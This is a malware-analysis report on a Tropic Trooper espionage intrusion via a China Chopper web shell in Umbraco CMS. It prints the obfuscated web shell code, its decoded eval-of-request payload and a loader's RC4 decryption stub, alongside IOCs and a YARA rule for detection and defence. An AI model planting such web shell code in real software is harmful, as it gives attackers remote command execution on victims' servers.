Tropic Trooper spies on government entities in the Middle East

securelist.com/new-tropic-trooper-web-shell-infection/113737/

Sherif Magdy

Authors

Expert Sherif Magdy

Executive summary

Tropic Trooper (also known as KeyBoy and Pirate Panda) is an APT group active since 2011. This group has traditionally targeted sectors such as government, healthcare, transportation and high-tech industries in Taiwan, the Philippines and Hong Kong. Our recent investigation has revealed that in 2024 they conducted persistent campaigns targeting a government entity in the Middle East, starting in June 2023.

Sighting this group's TTPs in critical governmental entities in the Middle East, particularly those related to human rights studies, marks a new strategic move for them. This can help the threat intelligence community better understand the motives of this threat actor.

The infection came to our attention in June 2024, when our telemetry gave recurring alerts for a new China Chopper web shell variant (used by many Chinese-speaking actors), which was found on a public web server. The server was hosting an open-source content management system (CMS) called Umbraco, written in C#. The observed web shell component was compiled as a .NET module of Umbraco CMS.

In our subsequent investigation, we looked for more suspicious detections on this public server and identified multiple malware sets. These include post-exploitation tools, which, we assess with medium confidence, are related to and leveraged in this intrusion.

Furthermore, we identified new DLL search-order hijacking implants that are loaded from a legitimate vulnerable executable as it lacks the full path specification to the DLL it needs. This attack chain was attempting to load the Crowdoor loader, which is half-named after the SparrowDoor backdoor, detailed by ESET. During the attack, the security agent blocked the first Crowdoor loader, prompting the attackers to switch to a new, previously unreported variant, with almost the same impact.

We attribute this activity to the Chinese-speaking threat actor known as Tropic Trooper with high confidence. Our findings reveal an overlap in the techniques reported in recent Tropic Trooper campaigns. The samples we found also show a high overlap with samples previously attributed to Tropic Trooper.

Background

In June 2024, we detected a new version of the well-known China Chopper web shell. Further investigation followed as it represents a module within Umbraco CMS, receiving commands via the Umbraco controller.

On the same public server hosting Umbraco, we found other suspicious implants and malware clusters, which appeared to be part of the same attack. The installed security agent kept detecting these malware implants, and the attackers tried to drop additional post-exploitation tools to achieve their main objectives: in this intrusion we assess with high confidence that the motive is cyber espionage.

The table below shows the discovered malware families related to this intrusion. The subsequent sections of this report provide a technical analysis of these malware clusters.

Malware Set	Description	Oldest Variant	Earliest Variant	Sample Count
1 – Web shells	.NET Web shells found dropped into path c:\microsoft.net\framework64\v4.0.30319\temporary asp.net files\root with filename similar to this pattern App_Web_{8}[a-z0-9].dll	2023.08.25	2024.04.18	37
2 – Post-exploitation tools	Multiple post-exploitation tools dropped into path c:\sql\tools\attunitycdcoracle\x64\1033 Main usage: network scanning, lateral movement, defense evasion Main tools: Fscan, Swor and batch scripts	2024.05.07	2024.05.08	5
3 – DLL search-order hijacking implants – Crowdoor loaders	Multiple malicious DLLs, side-loaded into other legitimate executables, dropped into paths c:\Windows\branding\data and c:\Users\Public\Music\data The malicious samples are called Crowdoor, which, when run, drop CobaltStrike and maintain persistence.	2024.04.18	2024.05.15	5


Technical details

Webshells — Umbraco modules

MD5	3f15c4431ad4573344ad56e8384ebd62
Sha-1	311d1d50673fbfc40b84d94239cd4fa784269465


Sha256	8df9fa495892fc3d183917162746ef8fd9e438ff0d639264236db553b09629dc
Link-Time	2024-05-06 10:19:28
File Type	dynamic-link-library, 32-bit, console / Microsoft Visual C# / Basic .NET | Microsoft.NET
File Name	App_Web_dentsd54.dll

The module exhibits characteristics commonly associated with malicious activity, including obfuscation and dynamic execution of commands. The commands are received and dispatched by the umbraco_bind_aspx module, as can be seen below.



Malicious module found inside Umbraco CMS on the compromised server

The umbraco_bind_aspx is a class generated by the ASP.NET framework for an ASPX page within Umbraco CMS. The framework automatically calls the __BuildControlTree() function. This function, implemented by the attackers, is responsible for calling malicious code as the argument to the RenderMethod() function. Also, event validation, which is a security feature in ASP.NET that prevents unauthorized events from being logged on the server, is disabled by setting EnableEventValidation to false as can be seen in the screenshot below.



Malicious function implementing China Chopper registered as a callback function

__Render__control1() is the main malicious function. As can be seen in the screenshot below, a Base64 string is decoded and then executed via dynamic evaluation using JavaScript.

```
__Render__control1(HtmlTextWriter, Cont...
1  // ASP.umbraco_bind_aspx
2  // Token: 0x0600000A RID: 10 RVA: 0x0000214C File Offset: 0x0000034C
3  [JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
4  private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
5  {
6      StackFrame.PushStackFrameForMethod(this, new JSLocalField[]
7      {
8          new JSLocalField("__w", typeof(HtmlTextWriter).TypeHandle, 0),
9          new JSLocalField("parameterContainer", typeof(Control).TypeHandle, 1)
10     }, ((INeedEngine)this).GetEngine());
11     try
12     {
13         object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
14         localVars[0] = __w;
15         localVars[1] = parameterContainer;
16         Eval.JScriptEvaluate(Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(string.Concat(new string[]
17         {
18             "Mjg1NjE3O3ZhciBzYWZlPSJ",
19             Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("MQ==")),
20             "b",
21             "",
22             "",
23             Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("bg==")),
24             "N",
25             "h",
26             "Z",
27             Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("bQ==")),
28             "",
29             "UiO2V",
30             "2YWwo",
31             "UmVxd",
32             "WVzdC",
33             "5JdGV",
34             "tWydk",
35             "QlREb",
36             "2dLQS",
37             "ddLCB",
38             "zYWZl",
39             "KTs4N",
40             "TY4NT",
41             "E7",
42             ""
43         })), null, ((INeedEngine)this).GetEngine());
44         object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
45         __w = (HtmlTextWriter)localVars2[0];
46         parameterContainer = (Control)localVars2[1];
47         object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
48         localVars3[0] = __w;
49         localVars3[1] = parameterContainer;
50     }
51     finally
52     {
53         ((INeedEngine)this).GetEngine().PopScriptObject();
54     }
55 }
56
```

Obfuscated dynamic JS code execution

The script employs multiple Base64 decodings before the final JavaScript payload is generated and executed. The resulting code resembles the known functionality associated with the China Chopper web shell, a popular web shell used by attackers for remote access and control over compromised web servers.

```
1  285617;
2  var safe="unsafe";
3  eval(Request.Item['dBTDogKA'], safe);
4  856851;
5
```

China Chopper web shell functionality

The attackers then started dropping various samples on this server, notably a dropper that was pushing more compiled variants carrying the same functionality, but using different module names. These module names all match the pattern App_Web_{8}[a-z0-9].dll. In our telemetry, we noticed exploitation attempts of several CVEs (CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207 in Microsoft Exchange, CVE-2023-26360 in Adobe ColdFusion). Therefore, we believe with moderate confidence that these web shells were dropped by exploiting an existing unpatched vulnerability.

According to the timeline of the detection logs, the attackers were able to leverage some of these web shells to execute commands on the affected server and drop more post-exploitation tools utilized for lateral movement. The majority of observed software are open-source tools maintained by Chinese-speaking developers. These implants are dropped into the Umbraco CMS root directory.

We found the following tools:

- **Fscan**: A tool for vulnerability scanning including host status detection, port scanning, service enumeration, exploitation, etc. The tool documentation is in simplified Chinese and maintained by Chinese-speaking accounts. The attackers created a script, named i.bat, to identify available machines on the network using simple ICMP ping requests. The output is directed to a text file, which is used later for lateral movement.
- **Swor:** A simple penetration testing tool whose author tried to make it immune to removal by security solutions. Based on its documentation, it can deploy mimikatz, FRP and ElevationStation. The tool is open-source and maintained by Chinese-speaking developers. This tool was previously sighted being leveraged in attacks on government entities in Malaysia, which is a similar industry vertical to the Middle East intrusion victimology. We found the same compiled sample in the wild at [domain]/wampthemes/simple/123/In-Swor-v2/1.exe.
- **Neo-reGeorg**: An open-source SOCKS5 proxy, the attackers used it to pivot to other machines and evade network-level security controls. Some detections suggest that this tool may be used to proxy traffic, but we have not been able to verify the actual purpose of proxying traffic through this server.
- **ByPassGodzilla:** A Chinese web shell encryptor used to obfuscate other deployed web shells to bypass detections. We were able to source different implementations of encrypted web shells in .NET and ASPX scripts from the same server. According to our telemetry, the newly discovered web shell was also associated with a campaign leveraging CVE-2023-26360 early this year targeting vulnerable servers in the Middle East.

Backdoor implants using DLL search-order hijacking

The attackers tried to load a malicious DLL, datast.dll, from c:\Users\Public\Music\data three times. After these attempts failed, the attackers relied on another malicious loader, VERSION.dll, which was dropped into C:\Windows\branding\data. We discuss this below in the “New samples” section. We believe, based on our telemetry, that the Umbraco web shells were used to drop these files on the infected server.

Since the timeframe for loading the two malicious DLLs, VERSION.dll and datast.dll, were very close, it allowed us to link the two files. Additionally, the same approach was used for both: leveraging a legitimate executable file vulnerable to DLL search-order hijacking, which would load a malicious DLL dropped into the same path as the legitimate executable.

The datast.dll library

MD5	a213873eb55dc092ddf3adbeb242bd44
Sha-1	3650899c669986e5f4363fdbd6cf5b78a6fcd484

Sha256	23dea3a74e3ff6a367754d02466db4c86ffda47efe09529d3aad52b0d5694b30
Link-Time	Thu Jul 27 16:21:38 2023 (UTC)
File Type	dynamic-link-library | 32-bit
File Name	datast.dll

In this incident, our telemetry points to the malware export being called using the rundll32 command from the a.bat file (MD5: fca94b8b718357143c53620c6b360470), which we were unable to obtain. A second assumption is that it was loaded through a legitimate executable using DLL search-order hijacking, as datast.dll has been observed before, associated with Tropic Trooper and loaded by the same method. We believe with low to medium confidence that the batch script was merely used for testing purposes as the whole malware-loading chain was designed to be loaded from a legitimate executable.

Once loaded, datast.dll exports a single function named InitCore. This function usually gets imported by another DLL called datastate.dll. The function implements the main functionality for this loader, decrypting the shellcode for the next stage from a memory buffer inside the datastate.dll file using a variant of the RC4 stream cipher. The first code block is the Key Scheduling Algorithm (KSA), while the second block (the “for” loop in the image below) is the core of the KSA, where it scrambles the initial permutation using the hardcoded RC4 key fYTUdr643$3u.

```
memset(v47, 0, 0x100u);
v16 = 0;
memset(v44, 0, sizeof(v44));
memset(&key[12], 0, 0xF4u);
qmemcpy(key, "fYTUdr643$3u", 12);
for ( i = 0; i < 256; ++i )
{
  v47[i] = i;
  v44[i] = (unsigned __int8)key[i % 0xCu];
}
for ( j = 0; j < 256; ++j )
{
  v19 = v47[j];
  v16 = (v19 + v44[j] + v16) % 256;
  v47[j] = v47[v16];
  v47[v16] = v19;
}
```

Code stub responsible for decrypting the next stage

Code stub responsible for decrypting the next stage

After decryption, the shellcode is executed, then the next stage is loaded into the address space of the process that loaded datast.dll.

Hunting for new loaders

As mentioned, the infection chain was not fully executed, forcing the attackers to shift to new undetected variants. By pivoting on the hardcoded RC4 key, we found a new set of files sharing similar code, which turned out to be new updated variants of this family with minor differences in functionality. Below is the chronological

view of the evolution of this specific loader as observed from our telemetry and scanning third-party malware repositories.

MD5 hashes	File name	Exported functions	File creation date	Size
fd8382efb0a16225896d584da56c182c	datastate.dll	Clear – Server	2024-02-23	81KB
1dd03936baf0fe95b7e5b54a9dd4a577	datast.dll	Ldf/rcd	2024-02-23	80KB
8a900f742d0e3cd3898f37dbc3d6e054	NA	Clear – Server	2023-10-30	80kB
a213873eb55dc092ddf3adbeb242bd44	datast.dll	InitCore	2023-07-21	178KB
dd7593e9ba80502505c958b9bbbf2838	datastate.dll	Clear – Server	2023-03-22	178KB
2c7ebd103514018bad223f25026d4db3	datastate.dll	Clear – Server	2023-03-10	81KB

Recent variants

Updated loader variant in February 2024

In February 2024, a user uploaded three Crowdoor-related files to a multiscanner platform:

File name	MD5 hash	Description
datastate.dll	fd8382efb0a16225896d584da56c182c	Malicious loader DLL
datast.dll	1dd03936baf0fe95b7e5b54a9dd4a577	Utility DLL used by datastate.dll
WinStore	c10643b3fb304972c650e593b69faaa1	Encrypted shellcode payload file

These files are also involved in a DLL search-order hijacking sequence:

1. A legitimate executable loads a vulnerable DLL (datastate.dll);
2. This DLL then loads a malicious Crowdoor DLL (datast.dll);
3. The loader DLL uses this malicious DLL to decrypt and load the Crowdoor payload.

This method is hard to detect since the malicious functions are split across two DLLs, which mostly perform seemingly benign tasks, such as reading files or decrypting RC4 data. Both DLLs have build timestamps future-dating them to 26 May 2027.

The datastate.dll loader imports two functions from datast.dll — one called rcd (likely “run code”) to execute the shellcode and another called ldf (likely “load file”) to read content from a file that is named after a legitimate executable but without the file extension. In this case, the payload file uploaded is named WinStore, meaning the legitimate executable is WinStore.exe. The loader uses the RC4 key fYTUdr643$3u, the same key as found in the initial sample discussed in the previous section, to decrypt the payload file containing the same Crowdoor shellcode.

The Crowdoor payload from this chain stays active by creating a Windows service named WinStore, which is used as the service name, display name and description. If creation of the service fails, the payload uses the registry auto-start extensibility point (ASEP) at HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the value WinStore to persist.

When executed, it injects itself into the colorcpl.exe process with the command-line argument “2” and tries to contact a C2 server that is hardcoded in the payload using its configuration (blog.techmersion[.]com on port 443).

We compared the collected samples with the reference sample (MD5: a213873eb55dc092ddf3adbeb242bd44) and revealed a degree of code similarity in them. For example, the core functions responsible for loading the next stage are almost identical. Based on this, we believe with medium confidence that the newly found samples are related to Tropic Trooper, the same actor behind the Middle East intrusion.

The actor has likely been using this search-order hijacking technique since at least June 2022, which marks the first known instance of a malicious DLL being loaded through a vulnerable executable using this method, according to our telemetry. Tropic Trooper employs this technique to split the malicious code across several stages. In the first stage, only the extraction of the next stage, which was encrypted with the same RC4 key, occurs. Subsequently, the actual loader for the final implant is deployed.

New samples

We investigated the second attempt made by the threat actor after failing to load the previously covered loader. The actor uploaded new samples detailed in the table below:

MD5 Hash	File name	File path	File creation date	Compilation timestamps
e845563ba35e8d227152165b0c3e769f (variant 1)	VERSION.dll	c:\Windows\branding\data	2024.04.28	Tue Jun 10 10:39:52 2025 (UTC)
0b9ae998423a207f021f8e61b93bc849 (variant 2)	VERSION.dll	c:\Windows\branding\data	2024.05.15	Thu Oct 24 10:23:24 2024 (UTC)
475aa86ae60c640eec4fdea93b5ed04d (legitimate executable)	inst.exe	c:\Windows\branding\data	2024.04.28	NA

As usual, the same DLL search-order hijacking was used. Note that inst.exe, which is a legitimate executable, imports three functions from VERSION.dll:

- VerQueryValueW;
- GetFileVersionInfoW;
- GetFileVersionInfoSizeW.

Each variant of the dropped VERSION.dll implements the three exported functions, with minimal differences between both samples. Upon analyzing the three malicious exports from the samples, it is very likely that the attackers built them incrementally. The first sample (MD5: e845563ba35e8d227152165b0c3e769f) was dropped on April 28, immediately after the failed attempt to execute the old loader. This variant had fewer capabilities than the one dropped on May 15, which had a complete implementation for all the malicious capabilities needed to load the same shellcode that would load Crowdoor into memory.

Both variants have compilation timestamps set in the future. Looking at the GetFileVersionInfoSizeW implementation between the two samples, we see that the most recently dropped sample has the full implementation, while the earlier sample has an empty implementation, implying gradual testing and development of this loader.

The main loading functionality was designed to execute a legitimate msiexec.exe process, then inject the next stage by writing into its remote address space and creating a remote thread to execute it.

The victim

We sighted this targeted intrusion in a government entity in the Middle East. At the same time, we saw a subset of these samples being used to target a government entity in Malaysia. This matches the type of targets and their location as described in recent Tropic Trooper reports.

Attribution

Based on the samples found, we are reassessing the relationship between Tropic Trooper and the FamousSparrow group, reported by ESET in 2021. Some industry reports link the two groups together.

The following reasons led us to attribute the campaign described in this report and all the observed implants to Tropic Trooper and its associated group, FamousSparrow:

- Hardcoded RC4 key: the attackers tried to launch a loader previously attributed to Tropic Trooper (MD5: a213873eb55dc092ddf3adbeb242bd44), after they failed to load it from the a.bat file. They relied on a new method maintaining the same approach by using DLL search-order hijacking and used a new loader. Both samples share the same RC4 key.
- Post-exploitation tools: some of the post-exploitation tools the attackers used were seen before in other attacks within the same timeframe of this campaign, in which the victims aligned with the targeted regions and industry verticals targeted by this threat group.
- The code similarity between the Middle East intrusion sample and the sample found in the third-party malware repository from February 2024 (MD5: c10643b3fb304972c650e593b69faaa1): both were loading Crowdoor into memory. Also, the command-line argument “2” found in a variant related to Tropic Trooper samples is very similar to SparrowDoor “-k” switch functionality.

Conclusion

The event that made us investigate Tropic Trooper was the recurring detection of the China Chopper web shell. Following our investigation into this incident, we found more samples written by Tropic Trooper as well as third-party tools used in the post-exploitation phase. This improved insights into this threat actor’s TTPs. Notable is the discrepancy in skill set used in various stages of the attack, as well as the choices made after failure. When the actor became aware that their backdoors were detected, they tried to upload newer samples to evade detection, thereby increasing the risk of their new set of samples being detected in the near future. In the same light, the loader sequence goes to great lengths to avoid detection. However, the usage of publicly available tools such as Fscan for further exploitation of the victim’s network again highlights the discrepancy between some relatively advanced parts of their operation and the “noisier” parts.

Investigating the motives of this threat actor led us to conclude that the significance of this intrusion lies in the sighting of a Chinese-speaking actor targeting a content management platform that published studies on human rights in the Middle East, specifically focusing on the situation around Israel-Hamas conflict. Our analysis of this intrusion revealed that this entire system was the sole target during the attack, indicating a deliberate focus on this specific content.

A more detailed analysis of this campaign is available to users of our private Threat Intelligence Portal, with another upcoming report on this activity. To learn more about this report, please contact intelreports@kaspersky.com.

Indicators of Compromise

Umbraco Webshells
3F15C4431AD4573344AD56E8384EBD62
78B47DDA664545542ED3ABE17400C354
3B7721715B2842CDFF0AB72BD605A0CE
868B8A5012E0EB9A48D2DAF7CB7A5D87

Post-Exploitation Tools
149A9E24DBE347C4AF2DE8D135AA4B76
103E4C2E4EE558D130C8B59BFD66B4FB
E0D9215F64805E0BFF03F4DC796FE52E
27C558BD42744CDDC9EDB3FA597D0510
4F950683F333F5ED779D70EB38CDADCF

File Paths:
c:\sql\tools\attunitycdcoracle\x64\1033
c:\microsoft.net\framework64\v4.0.30319\temporary asp.net files\root\fc88e889\b64f0276
c:\microsoft.net\framework64\v4.0.30319\temporary asp.net files\root\5b841946\ca5a9bf5

Tropic Trooper Loaders
FD8382EFB0A16225896D584DA56C182C
1DD03936BAF0FE95B7E5B54A9DD4A577
8A900F742D0E3CD3898F37DBC3D6E054
A213873EB55DC092DDF3ADBEB242BD44
DD7593E9BA80502505C958B9BBBF2838
2C7EBD103514018BAD223F25026D4DB3
0B9AE998423A207F021F8E61B93BC849
E845563BA35E8D227152165B0C3E769F
A213873EB55DC092DDF3ADBEB242BD44

Domains and IPs
51.195.37[.]155
162.19.135[.]182
techmersion[.]com

Yara Rules

```
rule tropictrooper_umbraco_compiled_webshells {
meta:
description = "Rule to detect Tropic Trooper Umbraco webshells .NET sample"
author = "Kaspersky"
copyright = "Kaspersky"
distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
sample = "3f15c4431ad4573344ad56e8384ebd62"

strings:
$s1 = { 72 ?? ?? ?? ?? 28 ?? ?? ?? ?? 6F ?? ?? ?? ?? A2 25 1F 0A 72 ?? ?? ?? ?? A2 25 1F 0B 72 ?? ?? ?? ?? A2 25 1F 0C 72 ?? ?? ?? ?? A2 25 1F 0D 72 ?? ?? ?? ?? A2 25 1F 0E 72 ?? ?? ?? ?? A2 25 1F 0F 72 ?? ?? ?? ?? A2 25 1F 10 72 ?? ?? ?? ?? A2 25 1F 11 72 ?? ?? ?? ?? A2 25 1F 12 72 ?? ?? ?? ?? A2 25 1F 13 72 ?? ?? ?? ?? A2 25 1F 14 72 ?? ?? ?? ?? A2 25 1F 15 72 ?? ?? ?? ?? A2 25 1F 16 72 ?? ?? ?? ?? A2 25 1F 17 72 ?? ?? ?? ?? A2 25 1F 18 72 ?? ?? ?? ?? A2 }

condition:
$s1 and
filesize < 1MB
}
```